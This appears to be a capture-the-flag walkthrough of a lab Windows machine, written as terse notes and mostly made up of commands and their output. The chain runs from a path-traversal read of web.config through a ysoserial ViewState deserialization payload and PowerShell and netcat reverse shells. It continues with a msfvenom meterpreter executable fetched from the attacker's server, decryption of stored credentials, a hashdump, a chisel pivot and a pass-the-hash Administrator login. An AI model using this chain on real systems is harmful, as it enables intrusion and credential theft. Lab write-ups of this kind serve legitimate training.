

index.aspx.cs

```

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=index.aspx.cs
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 27 Jan 2024 20:02:20 GMT
Connection: close
Content-Length: 749

using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
using System.Net;

public partial class index : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {

    }

    protected void Download(object sender, EventArgs e) {

        var filePath = file.Value;
        filePath = Regex.Replace(filePath, "../", "");
        Response.ContentType = "application/octet-stream";
        Response.AppendHeader("Content-Disposition", "attachment; filename=" + filePath);
        Response.TransmitFile(filePath);
        Response.End();

    }
}

```

enter /web.config as file to get decryption key stuff and validation type

Exploiting Deserialisation in ASP.NET via ViewState | Soroush Dalili (@irsdli) Blog

run in windows to create payload

ysoserial is for deserialization

<https://github.com/pwntester/ysoserial.net>


use with rev shell Powershell #3 Base64 port 9001 (all in one line)

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "(powershell rev shell)" --path="/portfolio/default.aspx" --apppath="default.aspx" --decryptionalg="AES" --decryptionkey="(in /web.config request)" --validationalg="SHA1" --validationkey="(in /web.config request)"
```

gets payload

burpsuite host is dev.pov.hub

enter payload in burpsuite under \_\_viewstate



gets shell of this

```
(kali㉿kali) [~/Desktop]
└─$ nc -lvp 9001
listening on [any] 9001 ...
connect to [(host ip)] from (UNKNOWN) [(machine ip)] 49671
ls
```

Directory: C:\windows\system32\inetstrv

makes ps credential object

run on shell

"alading" is username

check connection.xml for hash

```
$cred = New-Object -TypeName PScredential -ArgumentList "alading", ("(hash)" | ConvertTo-SecureString)
```

runs what is between the curly brackets

```
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {}
```

open nc listener on port 9002

```
nc -lvp 9002
```

create rev shell Powershell #3 (Base64) because windows

```
powershell -e JABjAGwAaQB1AG4AdAAgAD0AIBAOAGUAdwAtAE8AYgBqAGUAYwB0ACAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMabwBjAGsAZQB0AHMAlgBUAEUAUADGAAQb1AG4Ad
```

put rev shell between curly brackets to execute it, run it on shell

```
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {(powershell from about step)}
```

```
(kali@kali) - [~/Desktop]
└─$ nc -lvp 9002
listening on [any] 9002 ...
connect to [(host ip)] from (UNKNOWN) [(machine ip)] 49680
dir
PS C:\Users\alaading\Documents> dir
```

user flag

download chisel (both regular and exe)

download RunasCs.exe

nano /etc/proxychains4.conf and change to socks5 127.0.0.1 1080

start chisel server on desktop

```
(kali@kali) - [~/Desktop]
└─$ ./chisel server -p 8001 --reverse
2024/01/27 19:41:47 server: Reverse tunnelling enabled
2024/01/27 19:41:47 server: Fingerprint GG03He7XMdh4qInDbrJp8nN2jBQsliGTBbiwU53oH9E=
2024/01/27 19:41:47 server: Listening on http://0.0.0.0:8001
2024/01/27 19:52:15 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

start python server on desktop

```
(kali@kali) - [~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
(machine ip) - - [27/Jan/2024 19:48:45] code 404, message File not found
(machine ip) - - [27/Jan/2024 19:48:45] "GET /RunasCs.exe HTTP/1.1" 404 -
(machine ip) - - [27/Jan/2024 19:48:52] "GET /shell.exe HTTP/1.1" 200 -
(machine ip) - - [27/Jan/2024 19:48:59] "GET /chisel.exe HTTP/1.1" 200 -
(machine ip) - - [27/Jan/2024 19:50:31] "GET /RunasCs.exe HTTP/1.1" 200 -
```

convert encrypted password into regular password

```
PS C:\Users\sfitz\documents> $lol = Import-Clixml -Path connection.xml
PS C:\Users\sfitz\documents> echo $lol.GetNetworkCredential().password
```

creates shell.exe for rev shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=(host ip) LPORT=9003 -f exe > shell.exe
```

```
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/RunasCs.exe -Outfile RunasCs.exe
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/shell.exe -Outfile shell.exe
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/chisel.exe -Outfile chisel.exe
PS C:\Users\alaading\desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 shell.exe
PS C:\Users\alaading\desktop> dir
```

Directory: C:\Users\alaading\desktop

Mode	LastWriteTime	Length	Name
-a----	1/27/2024 4:49 PM	9006080	chisel.exe
-a----	1/27/2024 4:48 PM	73802	shell.exe
-ar--	1/25/2024 8:13 AM	34	user.txt

```
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/RunasCs.exe -Outfile RunasCs.exe
PS C:\Users\alaading\desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 shell.exe
```

download stuff from python server

```
iwr -uri http://(host ip)/RunasCs.exe -Outfile RunasCs.exe

iwr -uri http://(host ip)/shell.exe -Outfile shell.exe

iwr -uri http://(host ip)/chisel.exe -Outfile chisel.exe
```

use runas cause it has higher perms

```
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 shell.exe
```

opens listener n shit

```
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST (host ip);set LPORT 9003;run;"
```

```
(kali㉿kali)-[~/Desktop]
└─$ msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST (host ip);set LPORT 9003;run;"
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
```

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...  
the matrix has you  
follow the white rabbit.

knock, knock, Neo.



<https://metasploit.com>

```
= [ metasploit v6.3.45-dev ]
+ -- -- [ 2377 exploits - 1232 auxiliary - 416 post ]
+ -- -- [ 1391 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => (host ip)
LPORT => 9003
[*] Started reverse TCP handler on (host ip):9003
[*] Sending stage (175686 bytes) to (machine ip)
[*] Meterpreter session 1 opened ((host ip):9003 -> (machine ip):49687) at 2024-01-27 19:50:39 -0500
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7c883121d0f63ee5b4312ba7572689b:::
alaading:1001:aad3b435b51404eeaad3b435b51404ee:31c0583909b8349cbe92961f9dfa5dbf:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sfitz:1000:aad3b435b51404eeaad3b435b51404ee:012e5ed95e8745ea5180f81648b6ec94:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1fa5b00b7c6cc4ac2807c4d5b3dd3dab:::
meterpreter > shell
Process 3312 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5328]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /users
cd /users

C:\Users>cd alaading
cd alaading

C:\Users\alaading>cd desktop
cd desktop

C:\Users\alaading\Desktop>./chisel.exe client (host ip):8001 R:1080:socks
./chisel.exe client (host ip):8001 R:1080:socks
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\alaading\Desktop>chisel.exe client (host ip):8001 R:1080:socks
chisel.exe client (host ip):8001 R:1080:socks
2024/01/27 16:52:16 client: Connecting to ws://(host ip):8001
2024/01/27 16:52:16 client: Connected (Latency 9 5753ms)
```

for -H use last part of Administrator hash from dump

```
(kali@kali)-[~/Desktop]
└─$ proxychains evil-winrm -i pov.htb -u Administrator -H (administrator hash dump)
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... (machine ip):5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[proxychains] Strict chain ... 127.0.0.1:1080 ... (machine ip):5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... (machine ip):5985 ... OK
/////ROOT FLAG HERE/////
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

root flag